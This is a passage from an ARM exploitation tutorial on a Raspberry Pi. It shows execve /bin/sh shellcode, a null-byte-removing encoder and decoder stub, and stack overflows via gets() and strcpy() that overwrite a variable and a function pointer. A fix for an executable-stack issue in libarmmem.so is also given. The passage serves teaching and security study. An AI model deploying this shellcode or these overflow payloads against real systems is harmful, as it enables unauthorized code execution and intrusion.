x50\xa0\xe3\xc0\x70\xa0\xe3\x00\x00\x00\xef\x30\x80\xa0\xe3\x0f\x10\xa0\xe1\x4c\x10\x8
1\xe2\x12\x50\xa0\xe3\x47\x60\xa0\xe3\x00\x90\xa0\xe1\x00\x40\xa0\xe3\x04\x20\xd1\xe7\
x06\x00\x54\xe3\x03\x00\x00\x1a\x05\x20\x22\xe0\x04\x20\xc9\xe7\x01\x40\x84\xe2\xf8\xf
f\xff\xea\x0c\x00\x54\xe3\xf9\xff\xff\x0a\x06\x20\x22\xe0\x04\x20\xc9\xe7\x01\x40\x84\
xe2\x08\x00\x54\xe1\xf1\xff\xff\x1a\x39\xff\x2f\xe1\x48\x47\xe7\xa6\x67\x47\x92\xa5\x4
5\x67\x05\xa7\x17\x47\x6a\xae\x4a\x57\xe7\xa6\x4c\x37\xe7\xa4\x47\x47\x47\xa8\x47\x47\
xe7\xa4\x46\x37\xe7\xa4\x47\x47\x47\xa8\x68\x25\x2e\x29\x68\x34\x2f\x47";

int main(void) {
  (*(void(*)()) code)();
  return 0;
}
```

Compile and execute the program

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o test_decoder test_decoder.c
```

```
root@raspberrypi:/home/pi/arm/episode2# ./test_decoder
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Encode the shellcode

In this last example we will see a case where encoding the shellcode is required. We will analyze the execve shellcode.

This is the source code of our target program (file: [encode_shellcode_before.c]())

```
#include <stdio.h>
#include <string.h>
char *msg =
"\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\
x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x6
9\x6e\x2f\x73\x68\x00";

void message(){
  char msg_buf[120]={0};
  strcpy(msg_buf, msg);
}
int main(int argc, char **argv){
  message();
  printf("Good bye!\n");
  return 0;
}
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o encode_shellcode_before
encode_shellcode_before.c -g -z execstack
```

Set a breakpoint on line 11 and run the program

```
strcpy(msg_buf, msg);
```

Let’s look at the value of the variables msg and msg_buf (before of the strcpy instruction)

```
gdb> x/50bx msg_buf
0x7efff5d0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5d8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5e0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5e8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5f0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5f8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff600: 0x00 0x00
gdb> x/50bx msg
0x10590: 0x0f 0x00 0xa0 0xe1 0x20 0x00 0x80 0xe2
0x10598: 0x02 0x20 0x42 0xe0 0x05 0x00 0x2d 0xe9
0x105a0: 0x0d 0x10 0xa0 0xe1 0x0b 0x70 0xa0 0xe3
0x105a8: 0x00 0x00 0x00 0xef 0x00 0x00 0xa0 0xe3
0x105b0: 0x01 0x70 0xa0 0xe3 0x00 0x00 0x00 0xef
0x105b8: 0x2f 0x62 0x69 0x6e 0x2f 0x73 0x68 0x00
0x105c0: 0x00 0x00
```

And after the *strcpy* function

```
gdb> x/50bx msg_buf
0x7efff5d0: 0x0f 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5d8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5e0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5e8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5f0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff5f8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7efff600: 0x00 0x00
gdb> x/50bx msg
0x10590: 0x0f 0x00 0xa0 0xe1 0x20 0x00 0x80 0xe2
0x10598: 0x02 0x20 0x42 0xe0 0x05 0x00 0x2d 0xe9
0x105a0: 0x0d 0x10 0xa0 0xe1 0x0b 0x70 0xa0 0xe3
0x105a8: 0x00 0x00 0x00 0xef 0x00 0x00 0xa0 0xe3
0x105b0: 0x01 0x70 0xa0 0xe3 0x00 0x00 0x00 0xef
0x105b8: 0x2f 0x62 0x69 0x6e 0x2f 0x73 0x68 0x00
0x105c0: 0x00 0x00
```

We can see that in *msg_buf* the shellcode was not copied, this is because the shellcode contains null characters.
To solve this problem, we can create a simple encoder: our encoding will be in a simple addition.

The file name is encoder_strcpy.c

```
#include <stdio.h>
int main()
{
  //execve shellcode
  unsigned char shellcode[] =
"\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00";
  int len = 48;
  char out[len];
  int i;
  for(i=0; i<len; i++){
    out[i] = shellcode[i] + 1;
    if(i==47){
      printf("0x%x\n", out[i]);
    }else{
      printf("0x%x,", out[i]);
      out[i]++;
     }
  }
  return 0;
        }
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o encoder_strcpy encoder_strcpy.c
```

Execute it

```
root@raspberrypi:/home/pi/arm/episode2# ./encoder_strcpy
0x10,0x1,0xa1,0xe2,0x21,0x1,0x81,0xe3,0x3,0x21,0x43,0xe1,0x6,0x1,0x2e,0xea,0xe,0x11,0xa1,0xe2,0xc,0x71,0xa1,0xe4,0x1,0x1,0x1,0xf0,0x1,0x1,0xa1,0xe4,0x2,0x71,0xa1,0xe4,0x1,0x1,0x1,0xf0,0x30,0x63,0x6a,0x6f,0x30,0x74,0x69,0x1
```

Let’s create the decoding shellcode (file: decoder_strcpy_v1.s)

```
.global _start
_start:
  mov r6, #48   @ size of the shellcode
  mov r1, pc    @ move into r1 the pc
  add r1, #44   @ address of the shellcode
  mov r4, #0    @ index for the loop
  sub sp, #48   @ save space for the decoded shellcode
  mov r3, sp    @ save address of the decoded shellcode into r3
start:
  ldrb r2, [r1, r4]  @ store into r2 the byte at the location (r1 + r4)
  sub r2, #1         @ decoding operation
  strb r2, [r3, r4]  @ save the decoded byte into the allocated memory
  add r4, #1         @ increment the index by 1
  cmp r4, r6         @ check the index with the size of the shellcode
  bne start
```

```
end:
  add sp, #56         @ rebalances the stack
  blx r3              @ jmp to the allocated area
shellcode: .byte
0x10,0x1,0xa1,0xe2,0x21,0x1,0x81,0xe3,0x3,0x21,0x43,0xe1,0x6,0x1,0x2e,0xea,0xe,0x11,0x
a1,0xe2,0xc,0x71,0xa1,0xe4,0x1,0x1,0x1,0xf0,0x1,0x1,0xa1,0xe4,0x2,0x71,0xa1,0xe4,0x1,0
x1,0x1,0xf0,0x30,0x63,0x6a,0x6f,0x30,0x74,0x69,0x1
```

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode2# as -o decoder_strcpy_v1.o decoder_strcpy_v1.s
root@raspberrypi:/home/pi/arm/episode2# ld -o decoder_strcpy_v1 decoder_strcpy_v1.o
```

Look at the opcodes

```
root@raspberrypi:/home/pi/arm/episode2# objdump -d decoder_strcpy_v1
decoder_strcpy_v1:     file format elf32-littlearm
Disassembly of section .text:
00010054 <_start>:
   10054:   e3a06030    mov r6, #48 ; 0x30
   1005c:   e281102c    add r1, r1, #44 ; 0x2c
   10060:   e3a04000    mov r4, #0
   10064:   e24dd030    sub sp, sp, #48 ; 0x30
   0068:   e1a0300d    mov r3, sp
0001006c <start>:
   1006c:   e7d12004    ldrb    r2, [r1, r4]
   10070:   e2422001    sub r2, r2, #1
   10074:   e7c32004    strb    r2, [r3, r4]
   10078:   e2844001    add r4, r4, #1
   1007c:   e1540006    cmp r4, r6
   10080:   1affff f9    bne 1006c <start>
00010084 <end>:
   10084:   e28dd038    add sp, sp, #56 ; 0x38
   10088:   e12fff33    blx r3
0001008c <shellcode>:
   1008c:   e2a10110    .word   0xe2a10110
   10090:   e3810121    .word   0xe3810121
   10094:   e1432103    .word   0xe1432103
   10098:   ea2e0106    .word   0xea2e0106
   1009c:   e2a1110e    .word   0xe2a1110e
   100a0:   e4a1710c    .word   0xe4a1710c
   100a4:   f0010101    .word   0xf0010101
   100a8:   e4a10101    .word   0xe4a10101
   100ac:   e4a17102    .word   0xe4a17102
   100b0:   f0010101    .word   0xf0010101
   100b4:   6f6a6330    .word   0x6f6a6330
   100b8:   01697430    .word   0x01697430
```

As we can see there are still “null” bytes

```
10060: e3a04000 mov r4, #0
1007c: e1540006 cmp r4, r6
```

We can try to write these two instructions in this way

```
mov r4, #0 as sub r4, r4, r4
cmp r4, r6 as subs r5, r6, r4
```

This is the new version of the decoder (file: decoder_strcpy_v2.s)

```
.global _start
  mov r6, #48         @ size of the shellcode
  mov r1, pc          @ move into r1 the pc
  add r1, #44         @ address of the shellcode
  sub r4, r4, r4      @ index for the loop
  sub sp, #48         @ save space for the decoded shellcode
  mov r3, sp          @ save address of the decoded shellcode into r3
start:
  ldrb r2, [r1, r4]  @ store into r2 the byte at the location (r1 + r4)
  sub r2, #1          @ decoding operation
  strb r2, [r3, r4]  @ save the decoded byte into the allocated memory
  add r4, #1          @ increment the index by 1
  subs r5, r6, r4     @ check the index with the size of the shellcode
   bgt start           @ jump to start if r6&gt;r4
end:
  add sp, #56         @ add 56 to the sp
  blx r3              @ jmp to the allocated area
  shellcode: .byte
0x10,0x1,0xa1,0xe2,0x21,0x1,0x81,0xe3,0x3,0x21,0x43,0xe1,0x6,0x1,0x2e,0xea,0xe,0x11,0x
a1,0xe2,0xc,0x71,0xa1,0xe4,0x1,0x1,0x1,0xf0,0x1,0x1,0xa1,0xe4,0x2,0x71,0xa1,0xe4,0x1,0
x1,0x1,0xf0,0x30,0x63,0x6a,0x6f,0x30,0x74,0x69,0x1
```

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode2# as -o decoder_strcpy_v2.o decoder_strcpy_v2.s
root@raspberrypi:/home/pi/arm/episode2# ld -o decoder_strcpy_v2 decoder_strcpy_v2.o
```

Check the opcodes

```
root@raspberrypi:/home/pi/arm/episode2# objdump -d decoder_strcpy_v2
decoder_strcpy_v2:     file format elf32-littlearm
Disassembly of section .text:
00010054 <_start>:
   10054:   e3a06030    mov r6, #48 ; 0x30
   10058:   e1a0100f    mov r1, pc
   1005c:   e281102c    add r1, r1, #44 ; 0x2c
   10060:   e0444004    sub r4, r4, r4
   10064:   e24dd030    sub sp, sp, #48 ; 0x30
   10068:   e1a0300d    mov r3, sp
0001006c <start>:
   1006c:   e7d12004    ldrb    r2, [r1, r4]
   10070:   e2422001    sub r2, r2, #1
   10074:   e7c32004    strb    r2, [r3, r4]
   10078:   e2844001    add r4, r4, #1
   1007c:   e0565004    subs    r5, r6, r4
   10080:   caffff f9    bgt 1006c <start>
```

```
00010084 <end>:
   10084:    e28dd038     add sp, sp, #56 ; 0x38
   10088:    e12fff33     blx r3
0001008c <shellcode>:
   1008c:    e2a10110     .word   0xe2a10110
   10090:    e3810121     .word   0xe3810121
   10094:    e1432103     .word   0xe1432103
   10098:    ea2e0106     .word   0xea2e0106
   1009c:    e2a1110e     .word   0xe2a1110e
   100a0:    e4a1710c     .word   0xe4a1710c
   100a4:    f0010101     .word   0xf0010101
   100a8:    e4a10101     .word   0xe4a10101
   100ac:    e4a17102     .word   0xe4a17102
   100b0:    f0010101     .word   0xf0010101
   100b4:    6f6a6330     .word   0x6f6a6330
   100b8:    01697430     .word   0x01697430
```

Perfect, no *null* bytes left, let’s take a look at the opcodes

```
root@raspberrypi:/home/pi/arm/episode2# for i in $(objdump -d decoder_strcpy_v2 | grep
"^ "|awk -F"[\t]" '{print $2}'); do echo -n ${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed
's/.\{2\}/\\x&/g'
\x30\x60\xa0\xe3\x0f\x10\xa0\xe1\x2c\x10\x81\xe2\x04\x40\x44\xe0\x30\xd0\x4d\xe2\x0d\x
30\xa0\xe1\x04\x20\xd1\xe7\x01\x20\x42\xe2\x04\x20\xc3\xe7\x01\x40\x84\xe2\x04\x50\x56
\xe0\xf9\xff\xff\xca\x38\xd0\x8d\xe2\x33\xff\x2f\xe1\x10\x01\xa1\xe2\x21\x01\x81\xe3\x
03\x21\x43\xe1\x06\x01\x2e\xea\x0e\x11\xa1\xe2\x0c\x71\xa1\xe4\x01\x01\x01\xf0\x01\x01
\xa1\xe4\x02\x71\xa1\xe4\x01\x01\x01\xf0\x30\x63\x6a\x6f\x30\x74\x69\x01
```

Now we can test it (file: encode_shellcode_after.c)

```
#include <stdio.h>
#include <string.h>
char *msg =
"\x30\x60\xa0\xe3\x0f\x10\xa0\xe1\x2c\x10\x81\xe2\x04\x40\x44\xe0\x30\xd0\x4d\xe2\x0d\
x30\xa0\xe1\x04\x20\xd1\xe7\x01\x20\x42\xe2\x04\x20\xc3\xe7\x01\x40\x84\xe2\x04\x50\x5
6\xe0\xf9\xff\xff\xca\x38\xd0\x8d\xe2\x33\xff\x2f\xe1\x10\x01\xa1\xe2\x21\x01\x81\xe3\
x03\x21\x43\xe1\x06\x01\x2e\xea\x0e\x11\xa1\xe2\x0c\x71\xa1\xe4\x01\x01\x01\xf0\x01\x0
1\xa1\xe4\x02\x71\xa1\xe4\x01\x01\x01\xf0\x30\x63\x6a\x6f\x30\x74\x69\x01";

void message(){
  char msg_buf[120]={0};
  strcpy(msg_buf, msg);
}
int main(int argc, char **argv){
  message();
  printf("Good bye!\n");
  return 0;
}
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o encode_shellcode_after
encode_shellcode_after.c -g -z execstack
```

And if we start the debugger and take look at the variable *msg_buf* after the *strcpy* function

```
gdb> x/104bx msg
0x1059c: 0x30 0x60 0xa0 0xe3 0x0f 0x10 0xa0 0xe1
0x105a4: 0x2c 0x10 0x81 0xe2 0x04 0x40 0x44 0xe0
0x105ac: 0x30 0xd0 0x4d 0xe2 0x0d 0x30 0xa0 0xe1
0x105b4: 0x04 0x20 0xd1 0xe7 0x01 0x20 0x42 0xe2
0x105bc: 0x04 0x20 0xc3 0xe7 0x01 0x40 0x84 0xe2
0x105c4: 0x04 0x50 0x56 0xe0 0xf9 0xff 0xff 0xca
0x105cc: 0x38 0xd0 0x8d 0xe2 0x33 0xff 0x2f 0xe1
0x105d4: 0x10 0x01 0xa1 0xe2 0x21 0x01 0x81 0xe3
0x105dc: 0x03 0x21 0x43 0xe1 0x06 0x01 0x2e 0xea
0x105e4: 0x0e 0x11 0xa1 0xe2 0x0c 0x71 0xa1 0xe4
0x105ec: 0x01 0x01 0x01 0xf0 0x01 0x01 0xa1 0xe4
0x105f4: 0x02 0x71 0xa1 0xe4 0x01 0x01 0x01 0xf0
0x105fc: 0x30 0x63 0x6a 0x6f 0x30 0x74 0x69 0x01
gdb> x/104bx msg_buf
0x7efff5e0: 0x30 0x60 0xa0 0xe3 0x0f 0x10 0xa0 0xe1
0x7efff5e8: 0x2c 0x10 0x81 0xe2 0x04 0x40 0x44 0xe0
0x7efff5f0: 0x30 0xd0 0x4d 0xe2 0x0d 0x30 0xa0 0xe1
0x7efff5f8: 0x04 0x20 0xd1 0xe7 0x01 0x20 0x42 0xe2
0x7efff600: 0x04 0x20 0xc3 0xe7 0x01 0x40 0x84 0xe2
0x7efff608: 0x04 0x50 0x56 0xe0 0xf9 0xff 0xff 0xca
0x7efff610: 0x38 0xd0 0x8d 0xe2 0x33 0xff 0x2f 0xe1
0x7efff618: 0x10 0x01 0xa1 0xe2 0x21 0x01 0x81 0xe3
0x7efff620: 0x03 0x21 0x43 0xe1 0x06 0x01 0x2e 0xea
0x7efff628: 0x0e 0x11 0xa1 0xe2 0x0c 0x71 0xa1 0xe4
0x7efff630: 0x01 0x01 0x01 0xf0 0x01 0x01 0xa1 0xe4
0x7efff638: 0x02 0x71 0xa1 0xe4 0x01 0x01 0x01 0xf0
0x7efff640: 0x30 0x63 0x6a 0x6f 0x30 0x74 0x69 0x01
```

We can note that all the bytes were finally copied.

CHAPTER 3

In the previous chapters we have seen some basic concepts regarding ARM reversing and shellcode writing.
In this last part will see a brief introduction to exploit writing and we'll keep it as simple as possible.

The list of topics is:

- Modify the value of a local variable
- Redirect the execution flow
- Overwrite return address
- GOT overwrite
- C++ virtual table

We will use GEF (https://github.com/hugsy/gef) a Multi-Architecture GDB Enhanced Features for Exploiters & Reverse-Engineers written by @_hugsy_.

GEF is a kick-ass set of commands for x86, ARM, MIPS, PowerPC and SPARC to make GDB cool again for exploit dev.

Modify the value of a local variable

We start with a simple case that modifies a local variable, the source code for the file: *stack1.c* is

```
#include <stdio.h>

char pwdSecret[] = "stack123!";

void print_secr(){
  printf("Password is %s\n", pwdSecret);
}

int main(int argc, char **argv){
  int check=0;
  char buffer[32];
  gets(buffer);
  if(check == 0x74696445) {
    print_secr();
  }else{
    printf("No password to show\n");
  }
}
```

Compile the program with the **-g** option for easier analysis.

```
root@raspberrypi:/home/pi/arm/episode3# gcc -o stack1 stack1.c -g
stack1.c: In function ‘main’:
stack1.c:15:3: warning: ‘gets’ is deprecated (declared at /usr/include/stdio.h:638) [-Wdeprecated-declarations]
gets(buffer);
^
/tmp/ccA0dlly.o: In function `main':
stack1.c:(.text+0x44): warning: the `gets' function is dangerous and should not be used.
```

The compiler suggest not to use the *gets()* deprecated function, never overlook the compiler’s warnings ;), for example an alternative could be to use the *fgets()* function, but our goal is to prove that the above code can actually be dangerous.

Let’s start from here:

```
echo `python -c 'print "A"*41'` | ./stack1
```

as we expect, there is a segmentation fault

```
root@raspberrypi:/home/pi/arm/episode3# echo `python -c 'print "A"*41'` | ./stack1
No password to show
Segmentation fault
```

Let's analyze the crash, open *gdb* and set a breakpoint at the instruction:

```
gets(buffer);
```

Then insert the following payload

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Go on with *nexti* and look at the content of the buffer

```
gef> x/12x buffer
0x7efff664:0x41414141 0x41414141 0x41414141 0x41414141
0x7efff674:0x41414141 0x41414141 0x41414141 0x00004141
0x7efff684:0x00000000 0x00000000 0x76e8f678 0x76fb4000
```

We can see the sequence of 0x41 bytes from **0xbefff664** to **0xbefff664+30**, we can note also that the address **0xbefff684** is the address of the "check" local variable

```
gef> p &check
$2 = (int *) 0x7efff684
```

Then if we send a longer payload, we can overwrite the "check" variable.

For example if we overwrite the check variable with the this **0x45646974** the password should be printed.

Start again the program and send the following payload:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEdit

We dump the buffer array after the *gets* instruction:

```
gef> x/12x buffer
0x7efff664: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff674: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff684: 0x74696445  0x00000000  0x76e8f678  0x76fb4000
```

And as expected the "check" variable now is overwritten:

```
gef> p check
$3 = 0x74696445
```

Continue the execution

```
Continuing.
Password is stack123!
[Inferior 1 (process 7243) exited normally]
```

We can automate everything with python:

```
root@raspberrypi:/home/pi/arm/episode3# echo `python -c 'print "A"*32+"Edit"'` |
./stack1
Password is stack123!
```

Redirect the execution flow

We will see how to redirect the execution flow. Let start with the analysis of the following code:

File: *redirect_execution.c*

```
#include <stdio.h>
#include <string.h>

char msgSecret[] = "This is the secret message";
char msgDefault[] = "This is the default message";

typedef struct _msg_struct{
  char message[32];
  int (*print_msg)();
}msg_struct;

int print_secr(){
  printf("Congrats! %s\n", msgSecret);
  return 0;
}

int print_default(){
  printf("Hello! %s\n", msgDefault);
  return 0;
}

int main(int argc, char **argv){
  char message[80];
  msg_struct p;
  printf("Please enter a message: \n");
  gets(message);
  if(*message){
    p.print_msg=print_default;
    strcpy(p.message, message);
    p.print_msg();
  }else{
    printf("Insert the message!\n");
  }
```

```
  return 0;
}
```

run the program and write the following string as message:

AAAAAA

Look at the address of *p.print_msg*:

```
gef> x/x &p.print_msg
0x7efff614: 0x000104f8
```

Dump some bytes of the variable *p.username*:

```
gef> x/9x p.message
0x7efff5f4: 0x41414141  0x00004141  0x76ffd14c  0x76fffc50
0x7efff604: 0x7efff654  0x7efff650  0x00000000  0x76ffecf0
0x7efff614: 0x000104f8
```

We can deduce that if we insert more bytes (user input), we can overwrite the value of the function pointer at the address **0x7efff614**

Let's try to insert the following payload:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

We set a breakpoint at:

```
38        p.print_pwd();
```

Look at the address of *p.print_msg*:

```
gef> x/x &p.print_msg
0x7efff614: 0x42424242
gef> x/9x p.message
0x7efff5f4: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff604: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff614: 0x42424242
```

The value of the function pointer was replaced with *0x42424242*, now we try to change that value with the address of the *print_secr()*function.

```
gef> p print_secr
$1 = {int ()} 0x104d0 <print_secr>
gef> set *(int*)0x7efff614=0x104d0
gef> x/9x p.message
0x7efff5f4: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff604: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff614: 0x000104d0
```

Then continue the execution:

```
gef> c
Continuing.
Congrats! This is the secret message
[Inferior 1 (process 10712) exited normally]
```

Again… We can automate everything with python:

```
root@raspberrypi:/home/pi/arm/episode3# python -c "print 'A'*32 + '\xd0\x04\x01\x00'"
| ./redirect_execution
Please enter a message:
Congrats! This is the secret message
```

IMPORTANT NOTE

If we look at the stack permissions (with *vmmap* for example) we can see that the range is executable:

```
0x7efdf000 0x7f000000 0x00000000 rwx [stack]
```

In subsequent chapters we will use a non-executable stack portion.

If we compile the program ([redirect_execution.c]()) with the compiler option "*-z noexecstack*"

```
root@raspberrypi:/home/pi/arm/episode3# gcc -o redirect_execution redirect_execution.c
-z noexecstack
```

and look at the stack permissions:

```
gef> vmmap
 Start      End        Offset     Perm Path
0x00010000 0x00011000 0x00000000 r-x /home/pi/arm/episode3/redirect_execution
0x00020000 0x00021000 0x00000000 r-- /home/pi/arm/episode3/redirect_execution
0x00021000 0x00022000 0x00001000 rw- /home/pi/arm/episode3/redirect_execution
0x00022000 0x00043000 0x00000000 rw- [heap]
0x76e7a000 0x76fa4000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fa4000 0x76fb3000 0x0012a000 --- /lib/arm-linux-gnueabihf/libc-2.24.so
```

```
0x76fb3000 0x76fb5000 0x00129000 r-- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fb5000 0x76fb6000 0x0012b000 rw- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fb6000 0x76fb9000 0x00000000 rw-
0x76fb9000 0x76fbe000 0x00000000 r-x /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fbe000 0x76fcd000 0x00005000 --- /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fcd000 0x76fce000 0x00004000 rw- /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fce000 0x76fef000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.24.so
0x76fef000 0x76ff1000 0x00000000 rw-
0x76ff8000 0x76ffb000 0x00000000 rw-
0x76ffb000 0x76ffc000 0x00000000 r-x [sigpage]
0x76ffc000 0x76ffd000 0x00000000 r-- [vvar]
0x76ffd000 0x76ffe000 0x00000000 r-x [vdso]
0x76ffe000 0x76fff000 0x00020000 r-- /lib/arm-linux-gnueabihf/ld-2.24.so
0x76fff000 0x77000000 0x00021000 rw- /lib/arm-linux-gnueabihf/ld-2.24.so
0x7efdf000 0x7f000000 0x00000000 rwx [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
```

The stack is still executable.

After a quick analysis we can understand that the cause of everything is the shared library *libarmmem.so*, it was loaded in memory using the "/etc/ld.so.preload" file

```
root@raspberrypi:/home/pi/arm/episode3# cat /etc/ld.so.preload
/usr/lib/arm-linux-gnueabihf/libarmmem.so
```

We can verify that the *GNU_STACK* program header is marked *RWE*:

```
root@raspberrypi:/home/pi/arm/episode3# readelf -l /usr/lib/arm-linux-
gnueabihf/libarmmem.so
Elf file type is DYN (Shared object file)
Entry point 0x568
There are 6 program headers, starting at offset 52
Program Headers:
Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
LOAD           0x000000 0x00000000 0x00000000 0x043f0 0x043f0 R E 0x10000
LOAD           0x0043f0 0x000143f0 0x000143f0 0x00130 0x00134 RW  0x10000
DYNAMIC        0x0043fc 0x000143fc 0x000143fc 0x000e8 0x000e8 RW  0x4
NOTE           0x0000f4 0x000000f4 0x000000f4 0x00024 0x00024 R   0x4
GNU_EH_FRAME   0x0042cc 0x000042cc 0x000042cc 0x0002c 0x0002c R   0x4
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
Section to Segment mapping:
Segment Sections...
00     .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
.rel.dyn .rel.plt .init .plt .text .fini .eh_frame_hdr .eh_frame
01     .init_array .fini_array .jcr .dynamic .got .data .bss
02     .dynamic
03     .note.gnu.build-id
04     .eh_frame_hdr
05
```

This means that those using my same raspbian version (I haven't verified other versions) suffer from the same issue: part of the stack are executable.

The cause of this problem is that one of the assembly files (https://github.com/RPi-Distro/arm-mem/blob/master/architecture.S) is missing a GNU-stack option

How to fix it?

We can just add this:

```
/* Prevent the stack from becoming executable */
#if defined(__linux__) && defined(__ELF__)
.section .note.GNU-stack,"",%progbits
#endif
```

into the *architecture.S* file.

I fixed it on github and you can get the fixed version from https://github.com/invictus1306/arm-mem, compile it:

```
root@raspberrypi:/home/pi/arm/episode3/arm-mem-master# make
gcc -c -o architecture.o architecture.S
gcc -c -o memcmp.o memcmp.S
gcc -c -o memcpymove.o memcpymove.S
gcc -c -o memcpymove-a7.o memcpymove-a7.S
gcc -c -o memset.o memset.S
gcc -std=gnu99 -O2 -c -o trampoline.o trampoline.c
gcc -shared -o libarmmem.so architecture.o memcmp.o memcpymove.o memcpymove-a7.o
memset.o trampoline.o
ar rcs libarmmem.a architecture.o memcmp.o memcpymove.o memcpymove-a7.o memset.o
trampoline.o
gcc -std=gnu99 -O2 -c -o test.o test.c
gcc -o test test.o
```

Verify the *GNU_STACK* program header:

```
root@raspberrypi:/home/pi/arm/episode3/arm-mem-master# readelf -l libarmmem.so
Elf file type is DYN (Shared object file)
Entry point 0x588
There are 7 program headers, starting at offset 52
Program Headers:
Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
LOAD           0x000000 0x00000000 0x00000000 0x04410 0x04410 R E 0x10000
LOAD           0x004f0c 0x00014f0c 0x00014f0c 0x00130 0x00134 RW  0x10000
DYNAMIC        0x004f18 0x00014f18 0x00014f18 0x000e8 0x000e8 RW  0x4
NOTE           0x000114 0x00000114 0x00000114 0x00024 0x00024 R   0x4
GNU_EH_FRAME   0x0042ec 0x000042ec 0x000042ec 0x0002c 0x0002c R   0x4
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
GNU_RELRO      0x004f0c 0x00014f0c 0x00014f0c 0x000f4 0x000f4 R   0x1
Section to Segment mapping:
Segment Sections...
00     .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
.rel.dyn .rel.plt .init .plt .text .fini .eh_frame_hdr .eh_frame
01     .init_array .fini_array .jcr .dynamic .got .data .bss
02     .dynamic
03     .note.gnu.build-id
```

```
04     .eh_frame_hdr
05
06     .init_array .fini_array .jcr .dynamic
```

Edit the file “/etc/ld.so.preload” adding the path of the new shared library

```
root@raspberrypi:/home/pi/arm/episode3/arm-mem-master# cat /etc/ld.so.preload
/home/pi/arm/episode3/arm-mem-master/libarmmem.so
```

Come back to our example and try to compile it again:

```
root@raspberrypi:/home/pi/arm/episode3# gcc -o redirect_execution redirect_execution.c
-z noexecstack
```

We can now verify that the stack is not executable anymore:

```
gef> vmmap
Start      End        Offset     Perm Path
0x00010000 0x00011000 0x00000000 r-x /home/pi/arm/episode3/redirect_execution
0x00020000 0x00021000 0x00000000 r-- /home/pi/arm/episode3/redirect_execution
0x00021000 0x00022000 0x00001000 rw- /home/pi/arm/episode3/redirect_execution
0x76e79000 0x76fa3000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fa3000 0x76fb2000 0x0012a000 --- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fb2000 0x76fb4000 0x00129000 r-- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fb4000 0x76fb5000 0x0012b000 rw- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76fb5000 0x76fb8000 0x00000000 rw-
0x76fb8000 0x76fbd000 0x00000000 r-x /home/pi/arm/episode3/arm-mem-master/libarmmem.so
0x76fbd000 0x76fcc000 0x00005000 --- /home/pi/arm/episode3/arm-mem-master/libarmmem.so
0x76fcc000 0x76fcd000 0x00004000 r-- /home/pi/arm/episode3/arm-mem-master/libarmmem.so
0x76fcd000 0x76fce000 0x00005000 rw- /home/pi/arm/episode3/arm-mem-master/libarmmem.so
0x76fce000 0x76fef000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.24.so
0x76fef000 0x76ff1000 0x00000000 rw-
0x76ff8000 0x76ffb000 0x00000000 rw-
0x76ffb000 0x76ffc000 0x00000000 r-x [sigpage]
0x76ffc000 0x76ffd000 0x00000000 r-- [vvar]
0x76ffd000 0x76ffe000 0x00000000 r-x [vdso]
0x76ffe000 0x76fff000 0x00020000 r-- /lib/arm-linux-gnueabihf/ld-2.24.so
